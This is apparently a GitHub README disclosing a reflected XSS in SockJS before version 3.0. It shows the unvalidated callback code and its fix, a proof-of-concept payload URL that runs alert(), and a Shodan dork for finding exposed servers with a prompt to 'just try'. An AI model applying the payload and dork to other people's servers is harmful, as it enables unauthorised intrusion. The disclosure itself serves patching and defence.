README.md

Reflected-XSS-on-SockJS

Summary:

There is a **Reflected XSS** in SockJS on versions before of 3.0.

Vulnerable file:

The old versions problem is that the vulnerable file, *https://github.com/sockjs/sockjs-node/blob/master/lib/transport/htmlfile.js* and its function *htmlfile* is not checking the non-alphanumeric symbols:

```
function htmlfile(req, res, _head, next) {
  if (!('c' in req.query || 'callback' in req.query)) {
    return next({
      status: 500,
      message: '"callback" parameter required'
    });
  }
  const callback = 'c' in req.query ? req.query['c'] : req.query['callback'];

  }

  res.setHeader('Content-Type', 'text/html; charset=UTF-8');
  res.writeHead(200);
  res.write(iframe_template.replace(/{{ callback }}/g, callback));

  Session.register(req, this, new HtmlFileReceiver(req, res, this.options));
  next();
}
```

New versions check this, fixing the XSS :

```
function htmlfile(req, res, _head, next) {
  if (!('c' in req.query || 'callback' in req.query)) {
    return next({
      status: 500,
      message: '"callback" parameter required'
    });
  }
  const callback = 'c' in req.query ? req.query['c'] : req.query['callback'];
  if (/[^a-zA-Z0-9-_.]/.test(callback)) {
    return next({
      status: 500,
      message: 'invalid "callback" parameter'
    });
  }

  res.setHeader('Content-Type', 'text/html; charset=UTF-8');
  res.writeHead(200);
  res.write(iframe_template.replace(/{{ callback }}/g, callback));

  Session.register(req, this, new HtmlFileReceiver(req, res, this.options));
  next();
}
```


Payload:

Payload to execute a RXSS is the next one:

https:///<vulnerable_dir>/000/<some_UUID>/htmlfile?c=alert(%27SOCKJS%27)//

For example:

https:///<vulnerable_dir>/000/0d1d5bc5-d326-4690-9e25-e08ef24a7e3a/htmlfile?c=alert(%27SOCKJS%27)//



Fix

New versions of this library are fixed.

Bonus: Shodan recon

If you use the following dork: **html:"Welcome to SockJS!"** you will find some vulnerable servers. Just try

Releases

No releases published

Packages

No packages published